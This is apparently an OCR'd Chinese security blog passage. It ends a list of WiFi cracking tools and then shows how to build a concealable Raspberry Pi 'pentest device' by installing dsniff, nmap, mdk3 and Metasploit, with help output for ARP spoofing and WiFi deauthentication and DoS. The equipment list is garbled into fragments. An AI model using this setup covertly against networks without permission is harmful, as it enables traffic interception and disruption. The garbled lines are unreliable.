工具地址:

https://github.com/evilsocket/bettercap

使用教程:

https://www.bettercap.org/index.html#document-intro

18.WiFite

Wifite 是一款自动化 wifi 密码破解工具，特点是支持多个 wep、wpa 加密的 wifi 网络，而且过程自动配置，无需人员干预！

工具地址：

https://github.com/derv82/wifite/wiki/Installation

总结

每个软件都是有自己独一无二的功能，选择适合自己的渗透的工具渗透起来就会事半功倍。

现在 WiFi 渗透基本都是“瞄准人进行攻击的”现在不管是软件还是硬件安全性是大大提升，然而就是因为越来越安全找不到突破口，所以很多人都看上了“人类自己是否有漏洞”现在很多软件都是利用社会工程学进行攻击或者渗透，所以总之一句话加强自身的安全意识最为重要。

（以上给的地址里面都有安装步骤和使用教程）有不足的地方欢迎大家在下面留言作者会仔细的看完。

打造属于自己的渗透神器

原创： 98 信安之路 2018-02-12

今天为什么会出这个呢？其实就是在我们在渗透的时候有些特定的目标需要我们近距离进行渗透实验。我相信大家都会带笔记本去，但是笔记本太大了很容易暴露你在干一些事情。那咋办？那就自己打造小型的渗透神器。（主要是 h0rey 这个作者天天说他的树莓派在家吃灰不知道干什么）

工具准备：

树 3b

16G

热

东 *监* *线*

动电 5V-2A *树* 5V-2.5A

读

JuiceSSH(*软*)

PUTTY win

SD Formatter4.0 for SD/SDH/SDXC ( )

Win32DiskImager *烧录*

Are you ready

正文开始

我相信大家都看过我之前写的 WiFi 工具文章里面有介绍到树莓派安装 kali 成为一个黑客神器，但是今天我们用树莓派官方系统进行安装一些渗透软件，都是基于 Liunx 操作系统，那就好办多了。

安装系统:

打开下面的网页，选择第一个 zip 文件然后解压会出现一个镜像文件:

https://www.raspberrypi.org/downloads/raspbian/

这个时候就要注意一下，你买的 SD 卡需要格式化一下，然后进行烧录。

用电脑读取刷好 Raspbian 系统的 SD 卡。

在 boot 分区，也就是树莓派的 /boot 根目录下新建一个文本文件，名字叫做 SSH 然后保存退出，这样我们就可以使用 SSH 登入并进行管理。远程登入需要树莓派的 IP 地址，我们可以连接到路由器上查看看树莓派的 IP 地址，然后使用 PUTTY 进行连接，如果你想实现树莓派开机自动连接 WiFi ，可以在 boot 分区建立个 wpa_supplicant.conf （文件的名字一定要改成这个）文件，按照下面的格式填入内容并保存:

```
country=CN
ctrl_interface=DIR=/var/run/wpa_supplicant GROUP=netdev
update_config=1

network={
ssid="WiFi-A"
psk="12345678"
key_mgmt=WPA-PSK
priority=1
}
```

```
#ssid:网络的ssid
#psk:密码
#key_mgmt:加密方式
#priority:连接优先级，数字越大优先级越高（不可以是负数）
```


默认帐号:

用户名: pi 密码: raspberry

这样就可以使用 putty 连接管理树莓派了。

常用命令:

sudo apt-get update *统*

sudo apt-get install ttf-wqy-zenhei *库* *这* *库* *过*

sudo raspi-config *换*

选择 change_locale Default locale for the system environment : *选择* zh_CN.UTF-8

远 *进* sudo apt-get install xrdp win *带* *远*

以上准备系统准备 ok 了，我们开始安装一些渗透软件。

渗透软件软件：

dsniff（网络嗅探工具）

Dsniff 是一个工具集，主要分为四类：

1、纯粹被动地进行网络活动监视的工具，包括：dsniff、filesnarf、mailsnarf 、msgsnarf、urlsnarf、webspy;

2、针对 SSH 和 SSL 的 MITM（Man-In-The-Middle）"攻击"工具，包括 sshmitm 和 webmitm;


3、发起主动欺骗的工具，包括：arpspoof、dnsspoof、macof;

4、其它工具，包括 tcpkill、tcpnice

安装命令：

```
sudo apt install dsniff
```

软件就自己安装好输入命令 man arpspoof 进行命令使用查看


10:54
0.00K/s
74%
PLES
pi@raspberrypi:~ $ man arpspoof
ARPSPOOF(8) System Manager's Manual ARPSPOOF(8)
NAME
arpspoof - intercept packets on a switched LAN
SYNOPSIS
arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
DESCRIPTION
arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.
Kernel IP forwarding (or a userland program which accomplishes the same, e.g. fragrouter(8)) must be turned on ahead of time.
OPTIONS
-i interface
Specify the interface to use.
-c own|host|both
Specify which hardware address t use when restoring the arp configuration; while cleaning up, packets can be send with the own address as well as with the address of the host. Sending packets with a fake hw address can disrupt connec - tivity with certain switch/ap/bridge configurations, how - ever it works more reliably than using the own address, which is the default way arpspoof cleans up afterwards.
-t target
Specify a particular host to ARP poison (if not specified,
Manual page arpspoof(8) line 1 (press h for help or q to quit)...skipping.
..
ARPSPOOF(8) System Manager's Manual ARPSPOOF(8)
NAME
arpspoof - intercept packets on a switched LAN
SYNOPSIS
arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
DESCRIPTION
arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.
Kernel IP forwarding (or a userland program which accomplishes the same, e.g. fragrouter(8)) must be turned on ahead of time.
OPTIONS
-i interface
Specify the interface to use.
-c own|host|both
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGD
信安之路

nmap

这个就不用我再多的介绍了吧是一款非常好用的网络扫描和嗅探工具包。

Nmap 的优点：

1、灵活 支持数十种不同的扫描方式，支持多种目标对象的扫描。

2、强大 Nmap 可以用于扫描互联网上大规模的计算机。

3、可移植 支持主流操作系统：Windows/Linux/Unix/MacOS 等等；源码开放，方便移植。

4、简单 提供默认的操作能覆盖大部分功能，基本端口扫描 nmap targetip，全面的扫描 nmap –A targetip。

5、自由 Nmap 作为开源软件，在 GPL License 的范围内可以自由的使用。

6、文档丰富 Nmap 官网提供了详细的文档描述。Nmap 作者及其他安全专家编写了多部 Nmap 参考书籍。

7、社区支持 Nmap 背后有强大的社区团队支持。


8、赞誉有加 获得很多的奖励，并在很多影视作品中出现（如黑客帝国 2、Die Hard4 等）。

9、流行 目前 Nmap 已经被成千上万的安全专家列为必备的工具之一。

安装命令：

```
sudo apt install nmap
```

输入完成会自己安装，输入命令 nmap 进行使用说明：


10:52
0.29K/s
74%
This is a security risk - please login as the 'pi' user and type 'passwd' t
o set a new password.
pi@raspberrypi:~ $ nmap
Nmap 7.40 (https://nmap.org)
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-iL <inputfilename>: Input from list of hosts/networks
-iR <num hosts>: Choose random targets
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks
--excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
SCAN TECHNIQUES:
-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
-sU: UDP Scan
-sN/sF/sX: TCP Null, FIN, and Xmas scans
--scanflags <flags>: Customize TCP scan flags
-sI <zombie host[:probeport]>: Idle scan
-sY/sZ: SCTP INIT/COOKIE-ECHO scans
-sO: IP protocol scan
-b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
-p <port ranges>: Only scan specified ports
Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
--exclude-ports <port ranges>: Exclude the specified ports from scanning
-F: Fast mode - Scan fewer ports than the default scan
-r: Scan ports consecutively - don't randomize
--top-ports <number>: Scan <number> most common ports
--port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
-sV: Probe open ports to determine service/version info
--version-intensity <level>: Set from 0 (light) to 9 (try all probes)
--version-light: Limit to most likely probes (intensity 2)
--version-all: Try every single probe (intensity 9)
--version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
-sC: equivalent to --script=default
--script=<Lua scripts>: <Lua scripts> is a comma separated list of
directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
--script-args-file=filename: provide NSE script args in a file
--script-trace: Show all data sent and received
--script-updatedb: Update the script database.
--script-help=<Lua scripts>: Show help about scripts.
<Lua scripts> is a comma-separated list of script-files or
script-categories.
ESC / | - HOME ↑ END PGUP FN
TAB CTRL ALT ← ↓ → PGD
信安之路


mdk3

MDK3 是一款无线 DOS 攻击测试工具，能够发起 Beacon Flood、Authentication DoS、Deauthentication/Disassociation Amok 等模式的攻击,另外它还具有针对隐藏 ESSID 的暴力探测模式、802.1X 渗透测试、WIDS 干扰等功能”。

安装命令:

```
sudo apt install mdk3
```

要使用最高权限才能使用 输入 sudo su 然后输入 airmon-ng 让网卡进入监听模式（先插上监听网卡）然后会出现 2 个网卡一个是是你自己的一个是你刚刚差上去的，记住你的 interface 下面对应的监听网卡名字，然后输入 airmon-ng start 网卡名字然后就可以了，就开始监听附近的 WiFi 了:


10:56
0.04K/s
74%
SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.
pi@raspberrypi:~ $ sudo su
root@raspberrypi:/home/pi# mdk3 --help
MDK 3.0 v6 - "Yeah, well, whatever"
by ASPj of k2wrlz, using the osdep library from aircrack-ng
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape,
telekOmiker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!
MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.
IMPORTANT: It is your responsibility to make sure you have permission from the
network owner before running MDK against it.
This code is licenced under the GPLv2
MDK USAGE:
mdk3 <interface> <test_mode> [test_options]
Try mdk3 --fullhelp for all test options
Try mdk3 --help <test_mode> for info about one test only
TEST MODES:
b - Beacon Flood Mode
Sends beacon frames to show fake APs at clients.
This can sometimes crash network scanners and even drivers!
a - Authentication DoS mode
Sends authentication frames to all APs found in range.
Too much clients freeze or reset some APs.
p - Basic probing and ESSID Bruteforce mode
Probes AP and check for answer, useful for checking if SSID has
been correctly decloaked or if AP is in your adaptors sending range
SSID Bruteforcing is also possible with this test mode.
d - Deauthentication / Disassociation Amok Mode
Kicks everybody found from AP
m - Michael shutdown exploitation (TKIP)
Cancels all traffic continuously
x - 802.1X tests
w - WIDS/WIPS Confusion
Confuse/Abuse Intrusion Detection and Prevention Systems
f - MAC filter bruteforce mode
This test uses a list of known client MAC Addresses and tries to
authenticate them to the given AP while dynamically changing
its response timeout for best performance. It currently works only
on APs who deny an open authentication request properly
g - WPA Downgrade test
deauthenticates Stations and APs sending WPA encrypted packets.
With this test you can check if the sysadmin will try setting his
network to WEP or disable encryption.
root@raspberrypi:/home/pi#
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGD
信安之路

Metasploit

Metasploit 是一个渗透框架对于渗透从业人员来说可谓是神器也，他的安装是真的有点困难刚刚开始我用了很多安装命令都不行，最后找到了一个安装命令可以在树莓派上面使用安装。

